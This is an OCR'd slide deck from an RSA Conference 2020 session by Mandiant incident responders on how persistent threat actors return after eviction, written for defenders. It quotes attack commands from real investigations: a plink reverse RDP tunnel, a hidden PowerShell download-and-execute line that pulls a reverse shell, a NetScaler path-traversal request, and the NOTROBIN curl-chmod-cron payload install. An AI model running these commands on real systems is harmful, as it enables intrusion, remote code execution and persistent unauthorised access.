RSAConference2020
Asia Pacific & Japan

A Virtual Learning Experience | 15–17 July

HUMAN ELEMENT

SESSION ID: **AIR-FO8V**

Countering Persistent Threat Actors in APAC and Globally

Steven D'sa

Director, Mandiant Consulting Services
FireEye

Vincent Wong

Manager, Mandiant IR Services
FireEye

Vincent Wong

- Over 13 years of experience in Information Security Private and Government Sector
- Leads Incident Response, Forensics and Compromise Assessments across APJ region
- Leads and Performed Incident Responses across Asia in 8 different countries
- Helped customers in the financial, telecoms, government, healthcare, high tech manufacturing, Business Service providers and transport
- Delivers Enterprise Incident Response Training across APJ, including Black Hat Asia
- Spoke at FIRST conference on novel techniques used by attackers to breach, maintain persistence and operate

Steven D'sa

- 20 years of experience in leadership and functional roles providing a wide range of Enterprise Security and Technology consulting services
- Helped organisations structure preparatory response mechanisms for incidents where controls may have been breached and sensitive information compromised
- Breach response in financial, telecom, government, healthcare, high tech manufacturing, Business Service providers, transport, gaming, etc.
- Regular speaker at Executive update sessions, providing insights from his observations during breach response, breach assessment, and transformational exercises
- Speaker at SICW (Govware), SFFX Fintech Summit, ASEAN Banking Workshops, TB CERT Forum etc.

Agenda

- Goals of this session
- State of the Hack
- Notable advancements from threat actors
- Data theft in initial intrusions
- Planted backdoors
- Analysis in recent investigation
- Apply the lessons

Goals of this Presentation

- Goal 1: Show latest techniques that attackers employ
- Goal 2: Point out the data theft in first intrusion that aids in subsequent intrusions
- Goal 3: Point out what attackers do to set base and also what investigators may miss
- Goal 4: Provide strategic and tactical guidance to protect against targeted adversaries

Once a Target, Always a Target

Threat actors **attempted to regain access to 31%** of our managed services clients **within 12 months** of being eradicated by Mandiant incident responders

Source: Mandiant M-Trends Report 2020

91% of APJ clients during **2018-2019** saw attackers **attempt to regain access** after being eradicated by Mandiant incident responders

Source: Mandiant M-Trends Report 2019

https://www.fireeye.com/blog/threat-research/2020/02/mtrends-2020-insights-from-the-front-lines.html

State of the Hack

- Hands on keyboard operators
- Living off the land attacks
- Slow and steady attacks
- Hiding in plain sight

- Attackers studying response efforts and adjusting
- Compromised networks used for attacks

What Adversaries Know

- Humans are always going to be vulnerable
- Investigators may not have full visibility into the environment
- Investigation teams have constraints:
  - Budget
  - Bandwidth
  - Working hours
- Security software coverage is never 100% and tamper protection isn't a norm on those solutions
- Changing tactics, techniques, and procedures (TTPs) can buy time for attackers

Evolving Threat Landscape

It's a "who," not a "what"

- There is a human at a keyboard
- Performing highly tailored and customized attacks
- Often targeted at specific organizations

Professional, organized and well funded

- Attackers escalate sophistication of their tactics as needed
- They remain relentlessly focused on their objective

If you kick them out, they may return

- They have specific objectives
- Their goal can be long-term occupation or short-term destruction
- Upon return, they use newer / evolved tools and tactics to defeat the defense and detection

Example – APT1 Reaction after Mandiant Report

- **Monday 2/18/2013 – Business as Usual**
  - Report released at 10 PM EST
- **Tuesday 2/19/2013 – Action Plan Invoked**
  - Domains parked
  - WHOIS registry changed
  - Backdoor/tools removed
  - Staging/working directories cleared
  - New backdoors implanted
- **Overall Trends:**
  - Several days to retool
  - APT1 activity continued for a short period of time, but has not been observed in years


RSAConference2020 APJ

A Virtual Learning Experience


Notable Advancements from Threat Actors

Example of Tool Evolution – Mimikatz


Use of Mimikatz in initial intrusion




Use of Mimikatz in second intrusion



Use of Mimikatz in third intrusion



Recent tactic used by attackers



FIREEYE

Avenues of Return

Prior Knowledge

- Use knowledge from prior intrusions
- Passwords not changed for service accounts
- Passwords not changed for other accounts (e.g. passwords in password managers, network devices)

Backdoors

- Backdoors not identified during first incident
- Malware identified, but not removed from systems
- Malware reloaded through virtual machine snapshots or system backups
- Malware in gold images
- Malware in code repositories

Early Use of Exploits

- Apache Struts 2 (CVE-2018-11776)
- Citrix NetScaler ADC (CVE-2019-19781)
- Pulse Secure VPN (CVE-2019-11510)
- Sharepoint (CVE-2019-0604)

Supply Chain Attacks

- Exploiting trust relationships from third parties

RSAConference2020 APJ

A Virtual Learning Experience

Data Theft in Initial Intrusion

Reusable Data Acquired in First Attack

- Active Directory database
- Password repositories and passwords stored in browsers
- Emails (email delegates / email forwarding)
- Organization charts
- Network diagrams and documentations
- Network configs (including VPN certs for users)
- Data from internal portals (e.g. SharePoint, Wiki, Jira)
- Internal reconnaissance data (especially VPNs from 3rd parties)
- Keystroke logs for targeted users and systems


Planted Backdoors


Setting Up Base for Future Attacks


- Remote Desktop tunneling
- Web shells on servers accessible from the Internet
- Scheduled tasks to be invoked at future time
- Golden ticket
- Variants in backdoors

RDP Tunneling

- Accomplished via plink command
  - *plink.exe <users>@<IP or domain> -pw <password> -P 22 -2 -4 -T -N -C -R 12345:127.0.0.1:3389*
  - On the RDP application on the C2 server, we type “127.0.0.1:12345” to gain access to RDP host behind an enterprise firewall








Web Shell Example

Scheduled Task Example

- secupdate.bat placed in C:\Windows\Security\Audit folder
- Contents of file as follows:
  - `start powershell -ep bypass -nop -w hidden -noni -comman "IEX (New-Object Net.WebClient).DownloadString('http://199.217.114[.]2xx:80/1.ps1')"`
- Invoked every Saturday at 1:55am via Task Scheduler
- 1.ps1 was a reverse shell



Rough Patching Netscaler

- 2019/2020 saw a number of devastating exploits targeting well known internet facing technologies allowing an attacker initial foothold.
- Skilled attackers also used these exploits as a method of regaining access to the environment if the target did not patch or acted on mitigations in a reasonable time frame
- If exploits made public before patches and mitigations are available, detection and investigation is difficult
- Example: Critical Vulnerability on Netscaler Gateway and ADC allows for remote code execution if internet facing

Exploits available in the wild

- Citrix NetScaler ADC (CVE-2019-19781)
- Pulse Secure VPN (CVE-2019-11510)
- Sharepoint (CVE-2019-0604)
- Apache Struts 2 (CVE-2018-11776)

NOTROBIN

NOTE: Many appliances are built on a version of *NIX/BSD

This means modules used can be vulnerable

```
127.0.0.2 - - [12/Jan/2020:21:55:19 -0500] "POST
/vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1" 304 - "-" "curl/7.67.0"
```


- Exploit targeted: /vpns/portal/scripts/newbm.pl a Perl Template Tool was vulnerable

```
pkill -9 netscalerd; rm /var/tmp/netscalerd; mkdir /tmp/.init; curl -k
hxxps://95.179.163[.]186/wp-content/uploads/2018/09/64d4c2d3ee56af4f4ca8171556d50faa -o
/tmp/.init/httpd; chmod 744 /tmp/.init/httpd; echo "* * * * *
/var/nstmp/.nscache/httpd" | crontab -; /tmp/.init/httpd &"
```

- Search and kill + delete “netscaler-d” popular cryptominer **(so nice of them!)**
- Create a hidden staging folder /tmp/,init/ download NOTROBIN and enable execution
- Install /var/nstmp/.nscache/httpd (NOTROBIN), persist via cron daemon and **START!**

Wow, they are stopping cryptominers for me!

NOTROBIN




- Actually stopped other attackers deploying their tools but…
- We believe it would have allowed for a *later attack campaign* and avoid detection by admins …. so **NOTROBIN**


RSAConference2020 APJ

A Virtual Learning Experience


Analysis in Recent Investigations

Unrelated Non-targeted Malware Systems





Investigations are Iterative



